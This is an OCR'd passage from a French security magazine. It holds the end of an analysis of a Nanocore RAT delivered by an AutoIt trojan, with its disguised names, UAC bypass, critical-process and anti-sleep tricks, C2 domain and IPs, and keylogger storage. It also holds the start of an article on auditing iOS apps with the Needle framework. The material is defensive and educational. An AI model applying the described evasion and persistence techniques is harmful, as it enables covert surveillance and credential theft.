
- **une liste d'acronymes : `{ "dhcp", "upnp", "tcp", "udp", "saas", "iss", "smtp", "dos", "dpi", "pci", "scsi", "wan", "lan", "nat", "imap", "nas", "ntfs", "wpa", "dsl", "agp", "arp", "ddp", "dns" };`**
- **une liste de noms : `{ "Subsystem", "Monitor", "Manager", "Service", "Service", "Host" };`**
- **une liste de diminutifs des mêmes noms : `{ "ss", "mon", "mgr", "sv", "svc", "host" }`.**

Le nom de l'exécutable est construit par concaténation d'un acronyme et d'un diminutif. Le nom du répertoire ou de la tâche (ie le « friendly name » sera alors constitué de la concaténation de l'acronyme en majuscules et du nom correspondant au diminutif.

On pourra obtenir par exemple :

- **exécutable : `dhcpss.exe`, friendly name : `SS Subsystem` ;**
- **exécutable : `imapmon.exe`, friendly name : `IMAP Monitor` ;**
- **exécutable : `wansvc.exe`, friendly name : `WAN Service` ;**
- **etc.**

- (*) supprime le flux ADS (*Alternate Data Stream*) de type « :Zone.Identifier » associé à son exécutable par Internet Explorer si l'exécutable a été téléchargé. Ce flux de données NTFS alternatif attaché à l'exécutable est utilisé par Internet Explorer pour lui associer une zone de sécurité **[7]**. Cette information si elle n'est pas effacée provoquera lors du lancement l'affichage d'une boite de dialogue indiquant que « L'éditeur n'a pas pu être vérifié » et demandant une confirmation de lancement à l'utilisateur ;
- (*) tente une élévation de privilèges en se relançant via l'équivalent d'un `-verb runAs` ;
- crée un fichier .lock servant de témoin à une précédente fin prématurée du process ;
- (*) modifie le descripteur de sécurité attaché au process afin de limiter autant que possible l'accès au process en mémoire ;
- (*) marque le processus comme critique, ce qui empêchera d'y mettre fin via le gestionnaire de tâches par exemple ;
- (*) affiche une éventuelle boite de dialogue d'installation paramétrable ;



www.hsc-formation.fr

HSC by Deloitte.




Figure 3

- (*) empêche le processus d'être stoppé par la mise en veille en activant l'« away mode » toutes les 20 secondes via un appel à `SetThreadExecutionState(ES_AWAYMODE_REQUIRED |ES_CONTINUOUS|ES_SYSTEM_REQUIRED)` ;
- charge la liste des plugins actifs et le cache associé, remet à jour les plugins si nécessaire ;
- enfin, le RAT contacte son serveur (ie la console Nanocore). L'exemplaire étudié tente de contacter le nom NoIP microsoftupdat7.ddns.net, lequel est résolu en `88.190.215.108`, adresse correspondant à un serveur dédié Dedibox (le nom est parfois résolu en `62.4.11.115`, ce qui correspond à un autre réseau Online.net).

Les échanges avec le serveur vont pouvoir commencer. Le client exécutera alors via les différents plugins les commandes reçues du serveur ou enverra spontanément un certain nombre d'informations au serveur selon la configuration des plugins. Par défaut seul le keylogger est activé.

2.2 Échanges avec le serveur

Les échanges avec le serveur sont constitués d'une en-tête de quatre octets indiquant la taille des données à suivre, puis du paquet de données sérialisées, compressées et chiffrées avec la même méthode que celle appliquée à la ressource `Data.bin`. Les échanges sont basés sur un jeu de commandes et sous-commandes appartenant à trois familles distinctes : commandes de base, commandes liées aux plugins et commandes liées à la manipulation de fichiers.

2.3 Arborescence client

Les données nécessaires au fonctionnement du RAT ou collectées par celui-ci sont stockées dans le profil errant de l'utilisateur au sein d'une arborescence dont le répertoire racine correspond au *Machine GUID* de la station.

On trouve dans cette arborescence des répertoires `Camshots`, `Files` et `Logs` par exemple. Ceux-ci accueilleront, dans des sous-répertoires reprenant le login de l'utilisateur, les fichiers collectés sur la station en fonction de l'activation des plugins. Le répertoire `Logs` par exemple accueillera les fichiers de capture de saisies clavier pour chaque session utilisateur sous la forme de fichiers nommés `KB_xxxxx.dat`. Ces fichiers n'ayant pas vocation à rester longtemps sur le disque ne sont pas chiffrés.

Le répertoire principal accueillera aussi des fichiers tels que `run.dat`, `catalog.dat`, `storage.dat` ou `task.dat` contenant respectivement la date de premier lancement du RAT, la liste des GUID des plugins actifs, les plugins actifs chiffrés et la description au format XML de la tâche permettant de contourner l'UAC. Certains de ces fichiers seront chiffrés avec le même algorithme que celui employé pour les communications avec le serveur ou le stockage des plugins et de la configuration.

Conclusion

On peut illustrer le fonctionnement global de notre couple Trojan+RAT avec le schéma présenté en figure 3.

Où l'on constate que les solutions les plus simples ne sont probablement pas les moins efficaces, surtout au regard de l'effort à consentir pour construire et déployer ce malware. En effet :

- AutoIt est gratuit et simple à utiliser, il permet d'accéder à l'ensemble des API Windows et à travers elles de lancer du code x86 embarqué. Il génère des exécutables autonomes qui fonctionnent sur toutes les plateformes Windows ;

- Nanocore quant à lui offre un grand nombre de fonctionnalités pour un coût de licence de 25$ (évidemment tout le monde ne s'acquitte pas d'une licence officielle, Symantec par exemple note des pics d'usages après chaque leak de version **[8]**) et l'accès à une panoplie étendue de plugins malveillants pour quelques euros ou dollars supplémentaires. Il permet de construire un RAT sans écrire aucune ligne de code, il suffit de modifier certains paramètres (adresse du serveur, port...) et de sélectionner et paramétrer les plugins à embarquer pour disposer d'un exécutable opérationnel. Il est aussi possible de développer de nouveaux plugins en VB.

L'ensemble nécessite peu de compétences techniques et permet de construire un Trojan+RAT assez performant qui contournera facilement les antivirus pour peu que le package soit régulièrement regénéré, service d'ailleurs souvent proposé par les différents « store » proposant des packages Nanocore. ■

Références

[1] https://www.autoitscript.com/

[2] https://exe2aut.com/

[3] http://ilspy.net/

[4] http://de4dot.com/

[5] http://www.gapotchenko.com/eazfuscator.net

[6] https://nanocore.io/

[7] https://msdn.microsoft.com/en-us/library/dn392609.aspx

[8] https://www.symantec.com/connect/blogs/nanocore-another-rat-tries-make-it-out-gutter

AUDITER LA SÉCURITÉ D'UNE APPLICATION iOS AVEC NEEDLE

RandoriSec - Davy DOUHINE (@ddouhine)

mots-clés : NEEDLE / iOS / AUDIT / APPLICATION / MOBILE

Needle [needle] (aiguille en anglais) est un cadriciel (framework) open source qui accélère considérablement les analyses orientées sécurité des applications iOS. Conçu par Marco Lancini de la société MWR et présenté lors de l'édition 2016 de Black Hat Vegas, il prend une place laissée vacante jusqu'à maintenant. Sans lui les testeurs étaient obligés de s'armer de tout un tas d'outils disposant chacun de sa syntaxe, de son mode opératoire et de ses limitations. Avec Needle de très nombreuses actions peuvent maintenant être lancées depuis une interface unique, avec une syntaxe et un esprit modulaire « à la metasploit » qui plus est !

1 Pas de bonne trousse à outils sans aiguille

L'installation très bien documentée **[installation]** se fait rapidement et sans douleur sur Kali et OS X et ne mérite donc pas de s'étendre dessus. Elle consiste à installer les quelques dépendances comme python, sqlite, frida ou sshtunnel puis à faire un git clone. Un docker devrait même être bientôt disponible, ce qui laisse peu d'excuses pour ne pas l'essayer.

Les habitués de Metasploit ne seront pas dépaysés, la structure modulaire reprend le même principe : on sélectionne un module (**use xxx**), on spécifie une cible (ici une application plutôt qu'un hôte dans Metasploit), on fournit éventuellement une ou plusieurs options (**set OPTION1 xxx**), on supprime une option (**unset OPTION2**) et on lance le tout (**run**). Il est également possible de lister les tâches qui tournent en arrière-plan (**job**) puis de les arrêter (**kill**).

Certaines commandes basiques, mais essentielles empruntent la même syntaxe : **pull/push** pour rapatrier ou déposer des fichiers, **shell** pour obtenir un shell sur le terminal, **search** pour chercher une chaîne de caractères dans les modules (pratique pour retrouver rapidement un module) et les commandes sont historisées depuis la version 0.2.0 : la flèche du haut rappellera les dernières commandes.

```
needle — sshpass ‹ Python — 80×24
.github          CHANGELOG.md     README.md
Davys-MBP:needle root# cd needle/
Davys-MBP:needle root# python needle.py

                Needle v0.2.0 [mwr.to/needle]
   [MWR InfoSecurity (@MWRLabs) - Marco Lancini (@LanciniMarco)]

[needle] >
[needle] >
[needle] >
[needle] > shell
[*] Spawning a shell...
[*] Checking connection with device...
[V] Connection not present, creating a new instance
[V] Setting up USB port forwarding on port 2222
[V] Setting up SSH connection...
[+] Connected to: 127.0.0.1
Warning: Permanently added '[127.0.0.1]:2222' (RSA) to the list of known hosts
iPad-de-davy:~ root#
iPad-de-davy:~ root#
```

Figure 1 : Lancement de Needle !

2 Les étapes de l'analyse d'une application

Avant de commencer à aiguillonner, rappelons les grandes étapes d'une analyse d'application iOS : analyse de code (encore faut-il en disposer), analyse des données (les préférences utilisateur, cookies, caches, etc.), contournement des fonctions de sécurité s'il y en a (détection de jailbreak, code pin, etc.) puis finalement interception des communications réseau.

Chaque étape demandera l'utilisation de techniques et d'outils particuliers. La plupart de ces opérations ne seront donc réalisables que sur un terminal jailbreaké de manière à pouvoir bénéficier d'allègement des fonctions de sécurité ainsi que des logiciels nécessaires qui ne sont pas disponibles sur le store officiel.




Figure 2 : Techniques et leur besoin de jailbreak.

Sur la figure 2, les étapes principales sont listées et pour chacune est indiqué le besoin de disposer d'un terminal jailbreaké ou non.

On voit que c'est surtout ce qui concerne l'analyse des communications qui est réalisable sans jailbreak et encore cela est impossible si l'application utilise le *certificate pinning*, ce qui est de plus en plus fréquent.

En effet, cette analyse va généralement commencer par la mise en place d'un proxy intercepteur (comme Burp Suite **[burpsuite]**) qui introduira fatalement une rupture SSL/TLS que l'application auditée ne tolèrera pas, car elle s'attendra à recevoir un certificat bien particulier et sans lui elle stoppera la communication.

3 Environnement de test

On vient de voir qu'il était préférable d'avoir sous la main un terminal jailbreaké pour réaliser un audit de sécurité. Pour Needle, c'est indispensable et c'est un prérequis parfois difficile à remplir : tous les terminaux (tablettes ou smartphones) et toutes les versions d'iOS ne sont pas débridables.

Il suffit de consulter la figure 3 (provenant du site **[iphonewiki]**), qui liste les jailbreaks disponibles pour iOS 9, pour s'en rendre compte.

Pour corser le tout, certaines dépendances de l'outil ne sont pas compatibles avec iOS 9 ou supérieur et d'autres encore ne fonctionnent pas avec les plateformes 64bits. La version `0.2.0` de Needle, sortie en février 2017, introduit un premier support d'iOS 10 et la version `1.0.0` sortie en mars 2017 l'améliore encore en intégrant NeedleAgent, une application iOS à installer

iOS	Jailbreak Tool	Tool Version	Device																						
			iPad 2	iPad 3	iPad 4	iPad Air	iPad Air 2	iPad Pro (12.9 inch)	iPad Pro (9.7 inch)	iPad mini	iPad mini 2	iPad mini 3	iPad mini 4	iPhone 4S	iPhone 5	iPhone 5c	iPhone 5s	iPhone 6	iPhone 6 Plus	iPhone 6s	iPhone 6s Plus	iPhone SE	iPod touch 5G	iPod touch 6G
9.0	Pangu9 for 9.0-9.1	1.0.0-1.3.2 (Windows)/1.0.0-1.1.1 (Mac)	Yes							Yes													Yes	
9.0.1	Pangu9 for 9.0-9.1	1.0.0-1.3.2 (Windows)/1.0.0-1.1.1 (Mac)	Yes							Yes													Yes	
9.0.2	Pangu9 for 9.0-9.1	1.0.0-1.3.2 (Windows)/1.0.0-1.1.1 (Mac)	Yes							Yes													Yes	
9.1	Pangu9 for 9.0-9.1	1.3.0-1.3.2 (Windows)/1.1.0-1.1.1 (Mac)	No			Yes				No	Yes			No				Yes					No	Yes
	Home Depot	Rev 1 - Rev 7	Yes	No					N/A	No				Partial[9.x 1]		No						N/A	Yes	No
9.2	Pangu9 for 9.2-9.3.3[9.x 7]	1.0.0-1.1.0	No			Yes				No	Yes			No				Yes					No	Yes
	Home Depot	Rev 1 - Rev 7	Yes	No						No				Yes	Partial[9.x 1]	No							No	
9.2.1	Pangu9 for 9.2-9.3.3[9.x 2]	1.0.0-1.1.0	No			Yes				No	Yes			No				Yes					No	Yes
	Home Depot	Rev 1 - Rev 7	Yes	No	Yes	No				Partial[9.x 3]	No			Yes	Partial[9.x 1]	Partial[9.x 4]	No						No	
9.3	Pangu9 for 9.2-9.3.3[9.x 2]	1.0.0-1.1.0	No			Yes				No	Yes			No				Yes					No	Yes
	Home Depot	Rev 1 - Rev 7	Yes	No										Yes	No									
9.3.1	Pangu9 for 9.2-9.3.3[9.x 2]	1.0.0-1.1.0	No			Yes				No	Yes			No				Yes					No	Yes
	Home Depot	Rev 1 - Rev 7	Yes	Partial[9.x 5]		No								Yes	No									
9.3.2	Pangu9 for 9.2-9.3.3[9.x 7]	1.0.0-1.1.0	No			Yes				No	Yes			No				Yes					No	Yes
	Home Depot	Rev 1 - Rev 7	Yes	Partial[9.x 6]		No				Partial[9.x 3]	No			Yes	Partial[9.x 1]	Yes		No					Yes	No
9.3.3	Pangu9 for 9.2-9.3.3[9.x 2]	1.0.0-1.1.0	No			Yes				No	Yes			No				Yes					No	Yes
	Home Depot	Rev 1 - Rev 7	Yes	Partial[9.x 6]		No				Partial[9.x 3]	No			Yes				No					Yes	No
9.3.4	Home Depot	Rev 1 - Rev 7	Yes	Partial[9.x 7]		No								Yes	Partial[9.x 4]			No					Yes	No
9.3.5	N/A	N/A	No																					

Figure 3 : Jailbreaks pour iOS9.

sur le terminal qui permet de s'affranchir des différents problèmes de compatibilité et de dépendances en intégrant directement certaines fonctionnalités comme celles de class_dump. C'est toutefois la version 0.2.0, plus stable, qui a été utilisée pour cet article.

Mais le casse-tête ne s'arrête pas là, il faut également prendre en compte la version d'iOS minimale requise pour faire fonctionner l'application à auditer, souvent iOS 8 aujourd'hui. Il faut donc se tourner vers un terminal et une version d'iOS suffisamment récents pour qu'ils puissent lancer l'application à auditer, mais pas trop non plus pour pouvoir disposer d'un jailbreak correct et des dépendances qui vont bien. Si vous trouvez un terminal dans une version débridable d'iOS 8 vous serez donc dans la meilleure configuration possible, jusqu'à ce que les applications requièrent iOS 9 minimum, soit probablement d'ici quelques mois.

Une fois Needle installé et le terminal jailbreaké relié à l'ordinateur (par USB ou alors connecté au même réseau Wifi), Needle va pouvoir commencer à picoter.

4 Analyses

4.1 L'analyse statique

Si le code source de l'application est fourni, la recherche de chaînes de caractères spécifiques peut s'avérer très utile, car elle peut dévoiler de nombreuses informations permettant d'aider l'auditeur à découvrir certaines vulnérabilités. On peut citer par exemple :

- la mise en cache accidentelle de ressources ou de frappes clavier ;
- le stockage d'identifiants en clair ou dans des fichiers non protégés ;
- la présence de serveurs « back-end » non détectés lors d'une analyse dynamique de l'application ;
- la mauvaise gestion du presse-papier (est-il vidé lorsque l'application est fermée ? est-il de type privé pour ne pas être accessible par les autres applications ?) ;
- l'utilisation d'une base SQL, pouvant mener à des injections SQL ;
- l'utilisation de la classe **UIWebView** (permettant d'inclure du contenu web) pouvant mener à des injections de code de type XSS ;
- la journalisation trop verbeuse ;
- l'appel à des fonctions C comme strcat, strcpy, sprintf, fopen, etc.

Le module **static/code_checks** facilite la tâche de l'auditeur et automatise toutes ces recherches.

Bien sûr il est assez rare de disposer du code source de l'application, heureusement dans ce cas quelques modules peuvent, à partir de l'application installée sur le terminal, aider l'auditeur dans la compréhension du fonctionnement et de la configuration de l'application.

Le module **binary/info/metadata** est sans doute le premier à exécuter lorsque l'on se lance dans l'analyse d'une application. Il va récupérer plusieurs informations essentielles comme la version, l' **UUID**, le chemin du binaire, les répertoires d'installation du bundle et des données, les « url handlers », etc.

Au premier lancement d'un module, si aucune application cible n'a été préalablement sélectionnée (avec **set APP xxx**), un « wizard » va se charger de rapatrier la liste des applications installées par l'utilisateur (grâce au fichier **/private/var/installd/Library/MobileInstallation/LastLaunchServicesMap.plist** pour iOS 9) et l'afficher à l'écran pour sélection. Une fois la sélection faite, les informations sont rapatriées puis affichées à l'écran.

Il est utilisé ici sur l'application Skype for Business (voir figure 4).

Ensuite l'ensemble des autres actions sera réalisé par défaut sur la même application. Pour changer de cible, il suffit de remonter d'un niveau (**back**) puis de choisir l'identifiant de l'application (**Bundle ID**) avec **set APP xxx** et de repartir sur le module de son choix comme par exemple **binary/info/compilation_checks** qui va vérifier si quelques options de sécurité (chiffrement du binaire, stack canaries, **ARC**, **PIE**) sont positionnées pour l'application **[iicontact]**.

```
[needle][metadata] > use binary/info/compilation_checks
[+] Resource file successfully loaded
[needle][compilation_checks] > run
[*] Checking connection with device...
[+] Already connected to: 127.0.0.1
[V] Creating temp folder: /var/root/needle/
[+] Target app:  net.iicontact.mobileapp
[V] Analyzing binary...
[+] arm64
[+]             Encrypted: OK
[+]        Stack Canaries: OK
[+]                   ARC: OK
[+]                   PIE: OK
[needle][compilation_checks] > [needle][metadata] > run
[*] Executing Local Command: [needle][metadata] > run
```

Le module **binary/reversing/shared_libraries** va lister les bibliothèques utilisées.

```
[needle][shared_libraries] > run
[*] Checking connection with device...
[+] Already connected to: 127.0.0.1
[V] Creating temp folder: /var/root/needle/
[+] Target app: com.microsoft.lync2013.iphone
[V] Analyzing binary for dynamic dependencies...
  /private/var/containers/Bundle/Application/96842139-F5C8-4F38-
B2D1-8DC7EAFFD446/SfB.app/SfB:
  @rpath/Model.framework/Model (compatibility version 1.0.0,
current version 1.0.0)
  @rpath/HockeySDK.framework/HockeySDK (compatibility version
1.0.0, current version 1.0.0)
  @rpath/IPA.framework/IPA (compatibility version 1.0.0, current
version 1.0.0)
```

```
[[needle][metadata] > run
[*] Checking connection with device...
[V] Connection not present, creating a new instance
[V] Setting up USB port forwarding on port 2222
[V] Setting up SSH connection...
[+] Connected to: 127.0.0.1
[V] Creating temp folder: /var/root/needle/
[*] Target app not selected. Launching wizard...
[V] Refreshing list of installed apps...
[*] Pulling: /private/var/installd/Library/MobileInstallation/LastLaunchServicesMap.plist -> /var/root/.needle/tmp/plist
[+] Apps found:
                0 - mwr.ios.gobby
                1 - com.spotify.client
                2 - fr.yespark.YesPark
                3 - net.iicontact.mobileapp
                4 - com.mattermost.Mattermost
                5 - com.highaltitudehacks.dvia
                6 - com.e4bf058461-1-42
                7 - azdev.citymapper
                8 - com.microsoft.lync2013.iphone
[>][QUESTION] Please select a number: 8
[+] Target app: com.microsoft.lync2013.iphone
[*] Retrieving app's metadata...
[*] Pulling: /private/var/containers/Bundle/Application/96842139-F5C8-4F38-B2D1-8DC7EAFFD446/SfB.app/Info.plist -> /var/root/.needle/tmp/plist
[+] Bundle Display Name : Business
[+] Name                : SfB.app
[+] Binary Name         : SfB
[+] Bundle Executable   : SfB
[+] Bundle ID           : com.microsoft.lync2013.iphone
[+] UUID                : 96842139-F5C8-4F38-B2D1-8DC7EAFFD446
[+] Bundle Directory    : /private/var/containers/Bundle/Application/96842139-F5C8-4F38-B2D1-8DC7EAFFD446
[+] Binary Directory    : /private/var/containers/Bundle/Application/96842139-F5C8-4F38-B2D1-8DC7EAFFD446/SfB.app
[+] Binary Path         : /private/var/containers/Bundle/Application/96842139-F5C8-4F38-B2D1-8DC7EAFFD446/SfB.app/SfB
[+] Data Directory      : /private/var/mobile/Containers/Data/Application/118A2E6E-F05C-42C6-8D96-59141039BFC0
[+] Bundle Package Type : APPL
[+] App Version         : 6.11.1.310 (6.11.1)
[+] Architectures       : arm64
[+] Platform Version    : 10.0
[+] SDK Version         : iphoneos10.0
[+] Minimum OS          : 9.0
[+] URL Handlers
[+]             ['lync-intunemam', 'lync', 'ms-sfb-df', 'ms-sfb-tp', 'ms-sfb-intunemam', 'ms-sfb', 'sip-intunemam', 'sip']
[+] Apple Transport Security Settings
[!]             NSAllowsArbitraryLoads                : 1
[+] Entitlements
[+]             com.apple.developer.icloud-container-identifiers: ['iCloud.com.microsoft.lync2013.iphone']
[+]             aps-environment                       : production
[+]             com.apple.developer.icloud-container-environment: Production
